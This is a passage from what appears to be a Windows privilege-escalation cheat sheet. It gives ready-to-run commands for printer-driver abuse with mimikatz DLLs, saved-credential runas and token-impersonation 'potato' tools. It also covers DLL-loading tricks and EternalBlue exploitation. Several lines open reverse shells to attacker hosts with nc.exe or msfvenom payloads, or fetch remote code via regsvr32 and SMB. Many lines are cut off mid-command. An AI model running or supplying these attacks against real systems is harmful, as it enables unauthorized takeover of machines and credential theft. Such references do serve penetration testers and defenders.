        Version: 14.11.0.138
        Creation Time (UTC): 17/05/2018 01:20:50
        Cert Issuer: CN=Symantec Class 3 SHA256 Code Signing CA, OU=Symantec Trus
        Signer: CN="Citrix Systems, Inc.", OU=XenApp(ClientSHA256), O="Citrix Sys
    <SNIP>
```

EoP - Printers

Universal Printer

Create a Printer

```
$printerName     = 'Universal Priv Printer'
$system32        = $env:systemroot + '\system32'
$drivers         = $system32 + '\spool\drivers'
$RegStartPrinter = 'Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\Cu

Copy-Item -Force -Path ($system32 + '\mscms.dll')             -Destination ($syst
Copy-Item -Force -Path '.\mimikatz_trunk\x64\mimispool.dll'   -Destination ($driv
Copy-Item -Force -Path '.\mimikatz_trunk\win32\mimispool.dll' -Destination ($driv

Add-PrinterDriver -Name       'Generic / Text Only'
Add-Printer       -DriverName 'Generic / Text Only' -Name $printerName -PortName

New-Item         -Path ($RegStartPrinter + '\CopyFiles')        | Out-Null
New-Item         -Path ($RegStartPrinter + '\CopyFiles\Kiwi')   | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Kiwi')   -Name 'Directory'
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Kiwi')   -Name 'Files'
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Kiwi')   -Name 'Module'
New-Item         -Path ($RegStartPrinter + '\CopyFiles\Litchi') | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Litchi') -Name 'Directory'
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Litchi') -Name 'Files'
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Litchi') -Name 'Module'
New-Item         -Path ($RegStartPrinter + '\CopyFiles\Mango')  | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Mango')  -Name 'Directory'
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Mango')  -Name 'Files'
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Mango')  -Name 'Module'
```

Execute the driver

```
$serverName  = 'dc.purple.lab'
$printerName = 'Universal Priv Printer'
```

```
$fullprinterName = '\\' + $serverName + '\' + $printerName + ' - ' + $(If ([Syste
Remove-Printer -Name $fullprinterName -ErrorAction SilentlyContinue
Add-Printer -ConnectionName $fullprinterName
```

PrinterNightmare

```
git clone https://tinyurl.com/24mzrkcj
PS C:\adversary> FakePrinter.exe 32mimispool.dll 64mimispool.dll EasySystemShell
[<3] @Flangvik - TrustedSec
[+] Copying C:\Windows\system32\mscms.dll to C:\Windows\system32\6cfbaf26f4c64131
[+] Copying 64mimispool.dll to C:\Windows\system32\spool\drivers\x64\3\6cfbaf26f4
[+] Copying 32mimispool.dll to C:\Windows\system32\spool\drivers\W32X86\3\6cfbaf2
[+] Adding printer driver => Generic / Text Only!
[+] Adding printer => EasySystemShell!
[+] Setting 64-bit Registry key
[+] Setting 32-bit Registry key
[+] Setting '*' Registry key
```

```
PS C:\target> $serverName  = 'printer-installed-host'
PS C:\target> $printerName = 'EasySystemShell'
PS C:\target> $fullprinterName = '\\' + $serverName + '\' + $printerName + ' - '
PS C:\target> Remove-Printer -Name $fullprinterName -ErrorAction SilentlyContinue
PS C:\target> Add-Printer -ConnectionName $fullprinterName
```

Bring Your Own Vulnerability

Concealed Position : https://tinyurl.com/2bvl5yz3

- ACIDDAMAGE - CVE-2021-35449 - Lexmark Universal Print Driver LPE
- RADIANTDAMAGE - CVE-2021-38085 - Canon TR150 Print Driver LPE
- POISONDAMAGE - CVE-2019-19363 - Ricoh PCL6 Print Driver LPE
- SLASHINGDAMAGE - CVE-2020-1300 - Windows Print Spooler LPE

```
cp_server.exe -e ACIDDAMAGE
# Get-Printer
# Set the "Advanced Sharing Settings" -> "Turn off password protected sharing"
cp_client.exe -r 10.0.0.9 -n ACIDDAMAGE -e ACIDDAMAGE
cp_client.exe -l -e ACIDDAMAGE
```

EoP - Runas

Use the `cmdkey` to list the stored credentials on the machine.

```
cmdkey /list
Currently stored credentials:
 Target: Domain:interactive=WORKGROUP\Administrator
 Type: Domain Password
 User: WORKGROUP\Administrator
```

Then you can use `runas` with the `/savecred` options in order to use the saved credentials. The following example is calling a remote binary via an SMB share.

```
runas /savecred /user:WORKGROUP\Administrator "\\10.XXX.XXX.XXX\SHARE\evil.exe"
runas /savecred /user:Administrator "cmd.exe /k whoami"
```

Using `runas` with a provided set of credential.

```
C:\Windows\System32\runas.exe /env /noprofile /user:<username> <password> "c:\use
```

```
$secpasswd = ConvertTo-SecureString "<password>" -AsPlainText -Force
$mycreds = New-Object System.Management.Automation.PSCredential ("<user>", $secpa
$computer = "<hostname>"
[System.Diagnostics.Process]::Start("C:\users\public\nc.exe","<attacker_ip> 4444
```

EoP - Abusing Shadow Copies

If you have local administrator access on a machine try to list shadow copies, it's an easy way for Privilege Escalation.

```
# List shadow copies using vssadmin (Needs Admnistrator Access)
vssadmin list shadows

# List shadow copies using diskshadow
diskshadow list shadows all

# Make a symlink to the shadow copy and access it
mklink /d c:\shadowcopy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\
```

EoP - From local administrator to NT SYSTEM

```
PsExec.exe -i -s cmd.exe
```

EoP - Living Off The Land Binaries and Scripts

Living Off The Land Binaries and Scripts (and also Libraries) : https://tinyurl.com/y6ct9yf9

> The goal of the LOLBAS project is to document every binary, script, and library that can be used for Living Off The Land techniques.

A LOLBin/Lib/Script must:

- Be a Microsoft-signed file, either native to the OS or downloaded from Microsoft. Have extra "unexpected" functionality. It is not interesting to document intended use cases. Exceptions are application whitelisting bypasses
- Have functionality that would be useful to an APT or red team

```
wmic.exe process call create calc
regsvr32 /s /n /u /i:https://tinyurl.com/2a8yook3 scrobj.dll
Microsoft.Workflow.Compiler.exe tests.xml results.xml
```

EoP - Impersonation Privileges

Full privileges cheatsheet at https://tinyurl.com/2cv7an8v summary below will only list direct ways to exploit the privilege to obtain an admin session or read sensitive files.

Privilege	Impact	Tool	Execution path	Rem
`SeAssignPrimaryToken`	***Admin***	3rd party tool	*"It would allow a user to impersonate tokens and privesc to nt system using tools such as potato.exe, rottenpotato.exe and juicypotato.exe"*	Thank you Au for the updat re-phrase it t more recipe-
				- May be mor if you can rea %WINDIR%\M - `SeBackupP`

`SeBackup`	**Threat**	***Built-in commands***	Read sensitve files with `robocopy /b`	(and robocop helpful when open files. - Robocopy r SeBackup an to work with /
`SeCreateToken`	***Admin***	3rd party tool	Create arbitrary token including local admin rights with `NtCreateToken`.	
`SeDebug`	***Admin***	**PowerShell**	Duplicate the `lsass.exe` token.	Script to be f FuzzySecurit
`SeLoadDriver`	***Admin***	3rd party tool	1. Load buggy kernel driver such as `szkg64.sys` or `capcom.sys` 2. Exploit the driver vulnerability Alternatively, the privilege may be used to unload security-related drivers with `ftlMC` builtin command. i.e.: `fltMC sysmondrv`	1. The `szkg6` vulnerability i CVE-2018-15 2. The `szkg6` code was cre Parvez Anwa
`SeRestore`	***Admin***	**PowerShell**	1. Launch PowerShell/ISE with the SeRestore privilege present. 2. Enable the privilege with Enable-SeRestorePrivilege). 3. Rename utilman.exe to utilman.old 4. Rename cmd.exe to utilman.exe	Attack may b some AV soft Alternative m on replacing binaries store "Program File same privileg

			5. Lock the console and press Win+U	
`SeTakeOwnership`	***Admin***	***Built-in commands***	1. `takeown.exe /f "%windir%\system32"` 2. `icalcs.exe "%windir%\system32" /grant "%username%":F` 3. Rename cmd.exe to utilman.exe 4. Lock the console and press Win+U	Attack may b some AV soft Alternative m on replacing binaries store "Program File same privileg
`SeTcb`	***Admin***	3rd party tool	Manipulate tokens to have local admin rights included. May require SeImpersonate. To be verified.	

Restore A Service Account's Privileges

> This tool should be executed as LOCAL SERVICE or NETWORK SERVICE only.

```
# https://tinyurl.com/24szthec

c:\TOOLS>FullPowers
[+] Started dummy thread with id 9976
[+] Successfully created scheduled task.
[+] Got new token! Privilege count: 7
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.19041.84]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name                Description                               State
============================= ========================================= =======
SeAssignPrimaryTokenPrivilege Replace a process level token             Enabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Enabled
SeAuditPrivilege              Generate security audits                  Enabled
```

```
SeChangeNotifyPrivilege       Bypass traverse checking                    Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set              Enabled

c:\TOOLS>FullPowers -c "C:\TOOLS\nc64.exe 1.2.3.4 1337 -e cmd" -z
```

Meterpreter getsystem and alternatives

```
meterpreter> getsystem
Tokenvator.exe getsystem cmd.exe
incognito.exe execute -c "NT AUTHORITY\SYSTEM" cmd.exe
psexec -s -i cmd.exe
python getsystem.py # from https://tinyurl.com/2dcqakre
```

RottenPotato (Token Impersonation)

- Binary available at : foxglovesec/RottenPotato and breenmachine/RottenPotatoNG
- Exploit using Metasploit with `incognito mode` loaded.

```
getuid
getprivs
use incognito
list\_tokens -u
cd c:\temp\
execute -Hc -f ./rot.exe
impersonate\_token "NT AUTHORITY\SYSTEM"
```

```
Invoke-TokenManipulation -ImpersonateUser -Username "lab\domainadminuser"
Invoke-TokenManipulation -ImpersonateUser -Username "NT AUTHORITY\SYSTEM"
Get-Process wininit | Invoke-TokenManipulation -CreateProcess "Powershell.exe -no
```

Juicy Potato (Abusing the golden privileges)

> If the machine is **>= Windows 10 1809 & Windows Server 2019** - Try **Rogue Potato**
> If the machine is **< Windows 10 1809 < Windows Server 2019** - Try **Juicy Potato**

- Binary available at : ohpe/juicy-potato

1. Check the privileges of the service account, you should look for **SeImpersonate** and/or **SeAssignPrimaryToken** (Impersonate a client after authentication)

```
whoami /priv
```

2. Select a CLSID based on your Windows version, a CLSID is a globally unique identifier that identifies a COM class object
    - Windows 7 Enterprise
    - Windows 8.1 Enterprise
    - Windows 10 Enterprise
    - Windows 10 Professional
    - Windows Server 2008 R2 Enterprise
    - Windows Server 2012 Datacenter
    - Windows Server 2016 Standard
3. Execute JuicyPotato to run a privileged command.

```
JuicyPotato.exe -l 9999 -p c:\interpub\wwwroot\upload\nc.exe -a "IP PORT -e cr
JuicyPotato.exe -l 1340 -p C:\users\User\rev.bat -t * -c {e60687f7-01a1-40aa-
JuicyPotato.exe -l 1337 -p c:\Windows\System32\cmd.exe -t * -c {F7FD3FD6-9994-
    Testing {F7FD3FD6-9994-452D-8DA7-9A8FD87AEEF4} 1337
    ......
    [+] authresult 0
    {F7FD3FD6-9994-452D-8DA7-9A8FD87AEEF4};NT AUTHORITY\SYSTEM
    [+] CreateProcessWithTokenW OK
```

Rogue Potato (Fake OXID Resolver)

- Binary available at antonioCoco/RoguePotato

```
# Network redirector / port forwarder to run on your remote machine, must use por
socat tcp-listen:135,reuseaddr,fork tcp:10.0.0.3:9999

# RoguePotato without running RogueOxidResolver locally. You should run the Rogue
# Use this if you have fw restrictions.
RoguePotato.exe -r 10.0.0.3 -e "C:\windows\system32\cmd.exe"

# RoguePotato all in one with RogueOxidResolver running locally on port 9999
RoguePotato.exe -r 10.0.0.3 -e "C:\windows\system32\cmd.exe" -l 9999

#RoguePotato all in one with RogueOxidResolver running locally on port 9999 and s
RoguePotato.exe -r 10.0.0.3 -e "C:\windows\system32\cmd.exe" -l 9999 -c "{6d8ff8e
```

EFSPotato (MS-EFSR EfsRpcOpenFileRaw)

- Binary available at https://tinyurl.com/23dbbqvr

```
# .NET 4.x
csc EfsPotato.cs
csc /platform:x86 EfsPotato.cs

# .NET 2.0/3.5
C:\Windows\Microsoft.Net\Framework\V3.5\csc.exe EfsPotato.cs
C:\Windows\Microsoft.Net\Framework\V3.5\csc.exe /platform:x86 EfsPotato.cs
```

JuicyPotatoNG

- antonioCoco/JuicyPotatoNG

```
JuicyPotatoNG.exe -t * -p "C:\Windows\System32\cmd.exe" -a "/c whoami" > C:\juicy
```

EoP - Privileged File Write

DiagHub

:warning: Starting with version 1903 and above, DiagHub can no longer be used to load arbitrary DLLs.

The Microsoft Diagnostics Hub Standard Collector Service (DiagHub) is a service that collects trace information and is programmatically exposed via DCOM. This DCOM object can be used to load a DLL into a SYSTEM process, provided that this DLL exists in the `C:\Windows\System32` directory.

Exploit

1. Create an evil DLL e.g: payload.dll and move it into `C:\Windows\System32`
2. Build https://tinyurl.com/2xlyyjuz
3. `diaghub.exe c:\\ProgramData\\ payload.dll`

The default payload will run `C:\Windows\System32\spool\drivers\color\nc.exe -lvp 2000 -e cmd.exe`

Alternative tools:

- https://tinyurl.com/2b7rwrc6
- https://tinyurl.com/2dfj95aj

UsoDLLLoader

:warning: 2020-06-06 Update: this trick no longer works on the latest builds of Windows 10 Insider Preview.

> An alternative to the DiagHub DLL loading "exploit" found by James Forshaw (a.k.a. @tiraniddo)

If we found a privileged file write vulnerability in Windows or in some third-party software, we could copy our own version of `windowscoredeviceinfo.dll` into `C:\Windows\Sytem32\` and then have it loaded by the USO service to get arbitrary code execution as **NT AUTHORITY\System**.

Exploit

1. Build https://tinyurl.com/29rz3v7r
    - Select Release config and x64 architecure.
    - Build solution.
        - DLL .\x64\Release\WindowsCoreDeviceInfo.dll
        - Loader .\x64\Release\UsoDllLoader.exe.
2. Copy `WindowsCoreDeviceInfo.dll` to `C:\Windows\System32\`
3. Use the loader and wait for the shell or run `usoclient StartInteractiveScan` and connect to the bind shell on port 1337.

WerTrigger

> Exploit Privileged File Writes bugs with Windows Problem Reporting

1. Clone https://tinyurl.com/269v4hov
2. Copy `phoneinfo.dll` to `C:\Windows\System32\`
3. Place `Report.wer` file and `WerTrigger.exe` in a same directory.
4. Then, run `WerTrigger.exe` .
5. Enjoy a shell as **NT AUTHORITY\SYSTEM**

WerMgr

> Exploit Privileged Directory Creation Bugs with Windows Error Reporting

```
nmap -Pn -p445 --open --max-hostgroup 3 --script smb-vuln-ms17-010 <ip_netblock>
```

Metasploit modules to exploit `EternalRomance/EternalSynergy/EternalChampion` .

```
auxiliary/
admin/smb/ms17_010_command          MS17-010 EternalRomance/EternalSynergy/Eterna
auxiliary/
scanner/smb/smb_ms17_010            MS17-010 SMB RCE Detection
exploit/
windows/smb/ms17_010_eternalblue      MS17-010 EternalBlue SMB Remote Windows Ker
exploit/
windows/smb/ms17_010_eternalblue_win8 MS17-010 EternalBlue SMB Remote Windows Ker
exploit/
windows/smb/ms17_010_psexec           MS17-010 EternalRomance/EternalSynergy/Eter
```

If you can't use Metasploit and only want a reverse shell.

```
git clone https://tinyurl.com/2ccy84d8

# generate a simple reverse shell to use
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=443 EXITFUNC=thread
python2 send_and_execute.py 10.0.0.1 revshell.exe
```

CVE-2019-1388

Exploit : https://tinyurl.com/26vn372z

Requirement:

- Windows 7
- Windows 10 LTSC 10240

Failing on :

- LTSC 2019
- 1709
- 1803

Detailed information about the vulnerability : https://tinyurl.com/svj5y3v

References

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- Pentestlab.blog - WPE-05 - DLL Hijacking
- Pentestlab.blog - WPE-06 - Hot Potato
- Pentestlab.blog - WPE-07 - Group Policy Preferences
- Pentestlab.blog - WPE-08 - Unquoted Service Path
- Pentestlab.blog - WPE-09 - Always Install Elevated
- Pentestlab.blog - WPE-10 - Token Manipulation
- Pentestlab.blog - WPE-11 - Secondary Logon Handle
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- ABUSING ARBITRARY FILE DELETES TO ESCALATE PRIVILEGE AND OTHER GREAT TRICKS - March 17, 2022 | Simon Zuckerbraun
- Bypassing AppLocker by abusing HashInfo - 2022-08-19 - Ian
- Giving JuicyPotato a second chance: JuicyPotatoNG - @decoder_it, @splinter_code
- IN THE POTATO FAMILY, I WANT THEM ALL - @BlWasp_
- Potatoes - Windows Privilege Escalation - Jorge Lajara - November 22, 2020